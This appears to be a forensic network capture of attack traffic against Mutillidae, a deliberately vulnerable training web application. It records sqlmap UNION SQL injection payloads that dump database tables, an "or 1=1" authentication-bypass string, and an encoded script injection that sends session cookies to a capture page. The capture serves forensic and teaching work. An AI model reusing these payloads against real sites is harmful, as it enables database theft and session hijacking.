SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close
```

```
DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1
```

```
Sensor Name:    forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:11:32

Connection ID:  .forensic-virtual-machine-eth1_6

Src IP:         172.160.0.60    (ACA0003C.ipt.aol.com)

Dst IP:               (Unknown)

Src Port:       60769

Dst Port:       80

OS Fingerprint: 172.160.0.60:60769 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60769 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=pen-test-tool-lookup-ajax.php
HTTP/1.1

SRC: Host:

SRC: Content-Length: 3081

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC:
```

```
ToolID=%2531%2536%2522%252c%2520%2522%2570%2565%256e%2554%2565%2573%
2574%2554%256f%256f%256c%2573%2522%253a%2520%255b%257b%2522%2574%256
f%256f%256c%255f%2569%2564%2522%253a%2522%2531%2536%2522%252c%2522%2
574%256f%256f%256c%255f%256e%2561%256d%2565%2522%253a%2522%2544%2569
%2567%2522%252c%2522%2570%2568%2561%2573%2565%255f%2574%256f%255f%25
75%2573%2565%2522%253a%2522%2552%2565%2563%256f%256e%256e%2561%2569%
2573%2573%2561%256e%2563%2565%2522%252c%2522%2574%256f%256f%256c%255
f%2574%2579%2570%2565%2522%253a%2522%2544%254e%2553%2520%2553%2565%2
572%2576%2565%2572%2520%2551%2575%2565%2572%2579%2520%2554%256f%256f
%256c%2522%252c%2522%2563%256f%256d%256d%2565%256e%2574%2522%253a%25
22%2554%2568%2565%2520%2544%256f%256d%2561%2569%256e%2520%2549%256e%
2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%2547%2572%256f%257
0%2565%2572%2520%2569%2573%2520%2570%2572%2565%2566%2565%2572%2565%2
564%2520%256f%256e%2520%254c%2569%256e%2575%2578%2520%256f%2576%2565
%2572%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%2561%256e%25
64%2520%2570%2572%256f%2576%2569%2564%2565%2573%2520%256d%256f%2572%
2565%2520%2569%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520
0%256e%2561%2574%2569%2576%2565%256c%2579%252e%2520%254e%2553%254c%2
56f%256f%256b%2575%2570%2520%256d%2575%2573%2574%2520%2562%2565%2520
%2569%256e%2520%2564%2565%2562%2575%2567%2520%256d%256f%2564%2565%25
20%2574%256f%2520%2567%2569%2576%2565%2520%2573%2569%256d%2569%256c%
2561%2572%2520%256f%
```

SRC:

```
2575%2574%2570%2575%2574%252e%2520%2544%2549%2547%2520%2563%2561%256
e%2520%2570%2565%2572%2566%256f%2572%256d%2520%257a%256f%256e%2565%2
520%2574%2572%2561%256e%2573%2566%2565%2572%2573%2520%2569%2566%2520
%2574%2568%2565%2520%2544%254e%2553%2520%2573%2565%2572%2576%2565%25
72%2520%2561%256c%256c%256f%2577%2573%2520%2574%2572%2561%256e%2573%
2566%2565%2572%2573%252e%2522%257d%255d%257d%257d%2520%2529%253b%2520
0%2574%2572%2579%257b%2520%2576%2561%2572%2520%256c%2541%2563%2574%2
569%256f%256e%2520%253d%2520%2522%2568%2574%2574%2570%253a%252f%252f
%256c%256f%2563%2561%256c%2568%256f%2573%2574%252f%256d%2575%2574%25
69%256c%256c%2569%2564%2561%2565%252f%2563%2561%2570%2574%2575%2572%
2565%252d%2564%2561%2574%2561%252e%2570%2568%2570%253f%2563%256f%256
f%256b%2569%2565%253d%2522%2520%252b%2520%2564%256f%2563%2575%256d%2
565%256e%2574%252e%2563%256f%256f%256b%2569%2565%253b%2520%256c%2558
%254d%254c%2548%2554%2554%2550%2520%253d%2520%256e%2565%2577%2520%25
58%254d%254c%2548%2574%2574%2570%2552%2565%2571%2575%2565%2573%2574%
2528%2529%253b%2520%256c%2558%254d%254c%2548%2554%2554%2550%252e%256
f%256e%2572%2565%2561%2564%2579%2573%2574%2561%2574%2565%2563%2568%2
561%256e%2567%2565%2520%253d%2520%2566%2575%256e%2563%2574%2569%256f
%256e%2528%2529%257b%257d%253b%2520%256c%2558%254d%254c%2548%2554%25
54%2550%252e%256f%2570%2565%256e%2528%2522%2547%2545%2554%2522%252c%
2520%256c%2541%2563%2574%2569%256f%256e%2529%253b%2520%256c%2558%254
d%254c%2548%2554%255
```

SRC:

```
4%2550%252e%2573%2565%256e%2564%2528%2522%2522%2529%253b%2520%257d%2
```

```
563%2561%2574%2563%2568%2528%2565%2529%257b%257d%253b%252f%252f+&pen
-test-tool-lookup-php-submit-button=Lookup%2BTool

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:22 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=i9sfuv21chaj1ofi9dq9nt3o64; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 7620

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:12:14

Connection ID:   .forensic-virtual-machine-eth1_9

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60772

Dst Port:        80

OS Fingerprint: 172.160.0.60:60772 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60772 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)
```

```
SRC: POST /mutillidae/index.php?page=user-info.php HTTP/1.1

SRC: Host:

SRC: Content-Length: 78

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC: username=%27+or+1%3D1+--+&user-info-php-submit-
button=View%2BAccount%2BDetails

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:58 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=187eioa6f4ro3j9li0sledc8q5; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6995

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:11:16

Connection ID:   .forensic-virtual-machine-eth1_13

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)
```

```
Dst IP:               (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
```

```
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:11:16

Connection ID:   .forensic-virtual-machine-eth1_14

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)
```

```
OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT
```

```
DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:11:16

Connection ID:   .forensic-virtual-machine-eth1_16

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60768

Dst Port:        80

OS Fingerprint: 172.160.0.60:60768 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60768 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 446

SRC: Accept-Language: en-us,en;q=0.5
```

```
SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28hint%20AS%20CHAR%29%2C0x2
0%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hint_key%20AS%20CHAR%29%2C0x
20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28page_name%20AS%20CHAR%29%2C
0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.page_hints%23%20AND%20%27z
iDz%27%3D%27ziDz&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:14:13

Connection ID:   .forensic-virtual-machine-eth1_19

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60767

Dst Port:        80

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60767 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 803

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded
```

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28capture_date%20AS%20CHAR%
29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28data_id%20AS%20CHAR%29%
2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hostname%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28ip_address%20AS%20CHAR
%29%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28port%20AS%20CHAR%29
%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28referrer%20AS%20CHAR%2
9%2C0x20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28user_agent_string%20A
S%20CHAR%29%2C0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.captured_dat
a%23%20AND%20%27szPJ%27%3D%27szPJ&view-someones-blog-php-submit-
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:

DST: 27a1

DST:

Sensor Name: forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:14:14

Connection ID: .forensic-virtual-machine-eth1_20

Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com)

Dst IP: (Unknown)

```
Src Port:        60768

Dst Port:        80

OS Fingerprint: 172.160.0.60:60768 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60768 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Accept-Encoding: identity

SRC: Content-Length: 446

SRC: Accept-Language: en-us,en;q=0.5

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: sqlmap/1.0-dev (r4766) (http://www.sqlmap.org)

SRC: Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7

SRC: Connection: close

SRC: Cookie: showhints=0; PHPSESSID=lha5oe1o27c24pdoo0nl0r53k2

SRC: Pragma: no-cache

SRC: Cache-Control: no-cache,no-store

SRC: Content-Type: application/x-www-form-urlencoded

SRC:

SRC:

SRC: author=6C57C4B5-B341-4539-977B-
7ACB9D42985A%27%20UNION%20ALL%20SELECT%20NULL%2C%20NULL%2C%20NULL%2C
%20CONCAT%280x3a697a673a%2CIFNULL%28CAST%28hint%20AS%20CHAR%29%2C0x2
0%29%2C0x7a69706d7373%2CIFNULL%28CAST%28hint_key%20AS%20CHAR%29%2C0x
20%29%2C0x7a69706d7373%2CIFNULL%28CAST%28page_name%20AS%20CHAR%29%2C
0x20%29%2C0x3a7675713a%29%20FROM%20nowasp.page_hints%23%20AND%20%27z
iDz%27%3D%27ziDz&view-someones-blog-php-submit-
```

```
button=View%20Blog%20Entries

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:07 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Connection: close

DST: Transfer-Encoding: chunked

DST: Content-Type: text/html

DST:
```

```
Sensor Name:     forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:14:29

Connection ID:   .forensic-virtual-machine-eth1_21

Src IP:          172.160.0.60     (ACA0003C.ipt.aol.com)

Dst IP:                (Unknown)

Src Port:        60769

Dst Port:        80

OS Fingerprint: 172.160.0.60:60769 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60769 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:    -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=pen-test-tool-lookup-ajax.php
HTTP/1.1

SRC: Host:
```

```
SRC: Content-Length: 3081

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC:
ToolID=%2531%2536%2522%252c%2520%2522%2570%2565%256e%2554%2565%2573%
2574%2554%256f%256f%256c%2573%2522%253a%2520%255b%257b%2522%2574%256
f%256f%256c%255f%2569%2564%2522%253a%2522%2531%2536%2522%252c%2522%2
574%256f%256f%256c%255f%256e%2561%256d%2565%2522%253a%2522%2544%2569
%2567%2522%252c%2522%2570%2568%2561%2573%2565%255f%2574%256f%255f%25
75%2573%2565%2522%253a%2522%2552%2565%2563%256f%256e%256e%2561%2569%
2573%2573%2561%256e%2563%2565%2522%252c%2522%2574%256f%256f%256c%255
f%2574%2579%2570%2565%2522%253a%2522%2544%254e%2553%2520%2553%2565%2
572%2576%2565%2572%2520%2551%2575%2565%2572%2579%2520%2554%256f%256f
%256c%2522%252c%2522%2563%256f%256d%256d%2565%256e%2574%2522%253a%25
22%2554%2568%2565%2520%2544%256f%256d%2561%2569%256e%2520%2549%256e%
2566%256f%2572%256d%2561%2574%2569%256f%256e%2520%2547%2572%256f%257
0%2565%2572%2520%2569%2573%2520%2570%2572%2565%2566%2565%2572%2565%2
564%2520%256f%256e%2520%254c%2569%256e%2575%2578%2520%256f%2576%2565
%2572%2520%254e%2553%254c%256f%256f%256b%2575%2570%2520%2561%256e%25
64%2520%2570%2572%256f%2576%2569%2564%2565%2573%2520%256d%256f%2572%
2565%2520%2569%256e%2566%256f%2572%256d%2561%2574%2569%256f%256e%2520
%256e%2561%2574%2569%2576%2565%256c%2579%252e%2520%254e%2553%254c%2
56f%256f%256b%2575%2570%2520%256d%2575%2573%2574%2520%2562%2565%2520
%2569%256e%2520%2564%2565%2562%2575%2567%2520%256d%256f%2564%2565%25
20%2574%256f%2520%2567%2569%2576%2565%2520%2573%2569%256d%2569%256c%
2561%2572%2520%256f%

SRC:
2575%2574%2570%2575%2574%252e%2520%2544%2549%2547%2520%2563%2561%256
e%2520%2570%2565%2572%2566%256f%2572%256d%2520%257a%256f%256e%2565%2
520%2574%2572%2561%256e%2573%2566%2565%2572%2573%2520%2569%2566%2520
%2574%2568%2565%2520%2544%254e%2553%2520%2573%2565%2572%2576%2565%25
72%2520%2561%256c%256c%256f%2577%2573%2520%2574%2572%2561%256e%2573%
2566%2565%2572%2573%252e%2522%257d%255d%257d%257d%2520%2529%253b%2520
%2574%2572%2579%257b%2520%2576%2561%2572%2520%256c%2541%2563%2574%2
569%256f%256e%2520%253d%2520%2522%2568%2574%2574%2570%253a%252f%252f
%256c%256f%2563%2561%256c%2568%256f%2573%2574%252f%256d%2575%2574%25
69%256c%256c%2569%2564%2561%2565%252f%2563%2561%2570%2574%2575%2572%
2565%252d%2564%2561%2574%2561%252e%2570%2568%2570%253f%2563%256f%256
f%256b%2569%2565%253d%2522%2520%252b%2520%2564%256f%2563%2575%256d%2
```

565%256e%2574%252e%2563%256f%256f%256b%2569%2565%253b%2520%256c%2558%254d%254c%2548%2554%2554%2550%2520%253d%2520%256e%2565%2577%2520%2558%254d%254c%2548%2574%2574%2570%2552%2565%2571%2575%2565%2573%2574%2528%2529%253b%2520%256c%2558%254d%254c%2548%2554%2554%2550%252e%256f%256e%2572%2565%2561%2564%2579%2573%2574%2561%2574%2565%2563%2568%2561%256e%2567%2565%2520%253d%2520%2566%2575%256e%2563%2574%2569%256f%256e%2528%2529%257b%257d%253b%2520%256c%2558%254d%254c%2548%2554%2554%2550%252e%256f%2570%2565%256e%2528%2522%2547%2545%2554%2522%252c%2520%256c%2541%2563%2574%2569%256f%256e%2529%253b%2520%256c%2558%254d%254c%2548%2554%255

SRC: 4%2550%252e%2573%2565%256e%2564%2528%2522%2522%2529%253b%2520%257d%2563%2561%2574%2563%2568%2528%2565%2529%257b%257d%253b%252f%252f+&pen-test-tool-lookup-php-submit-button=Lookup%2BTool

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:22 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=i9sfuv21chaj1ofi9dq9nt3o64; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 7620

DST: Content-Type: text/html

DST:

Sensor Name: forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:15:05

Connection ID: .forensic-virtual-machine-eth1_24

Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com)

Dst IP: (Unknown)

Src Port: 60772

Dst Port: 80

```
OS Fingerprint: 172.160.0.60:60772 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60772 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint:   -> :80 (link: ethernet/modem)


SRC: POST /mutillidae/index.php?page=user-info.php HTTP/1.1

SRC: Host:

SRC: Content-Length: 78

SRC: Content-Type: application/x-www-form-urlencoded

SRC: Accept-Encoding: gzip, deflate, compress

SRC: Accept: */*

SRC: User-Agent: python-requests/1.1.0 CPython/2.6.5 Linux/3.2.6

SRC:

SRC:

SRC: username=%27+or+1%3D1+--+&user-info-php-submit-
button=View%2BAccount%2BDetails

DST: HTTP/1.1 200 OK

DST: Date: Wed, 27 Mar 2013 19:19:58 GMT

DST: Server: Apache/2.2.22 (Ubuntu)

DST: X-Powered-By: PHP/5.4.6-1ubuntu1.1

DST: Set-Cookie: PHPSESSID=187eioa6f4ro3j9li0sledc8q5; path=/

DST: Set-Cookie: showhints=0

DST: Logged-In-User:

DST: Vary: Accept-Encoding

DST: Content-Encoding: gzip

DST: Content-Length: 6995

DST: Content-Type: text/html
```

DST:

Sensor Name: forensic-virtual-machine-eth1

Timestamp: 2013-05-09 02:15:22

Connection ID: .forensic-virtual-machine-eth1_26

Src IP: 172.160.0.60 (ACA0003C.ipt.aol.com)

Dst IP: (Unknown)

Src Port: 60774

Dst Port: 80

OS Fingerprint: 172.160.0.60:60774 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint: -> :80 (link: ethernet/modem)

OS Fingerprint: 172.160.0.60:60774 - UNKNOWN
[S10:63:1:60:M1460,S,T,N,W3:.:?:?] (up: 0 hrs)

OS Fingerprint: -> :80 (link: ethernet/modem)

SRC: POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1

SRC: Content-Length: 71

SRC: Accept-Language: en-us,en;q=0.5

SRC: Accept-Encoding: gzip, deflate

SRC: Host:

SRC: Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

SRC: User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0)
Gecko/20100101 Firefox/14.0.1

SRC: Connection: close

SRC: Referer: http://localhost/mutillidae/index.php?page=view-
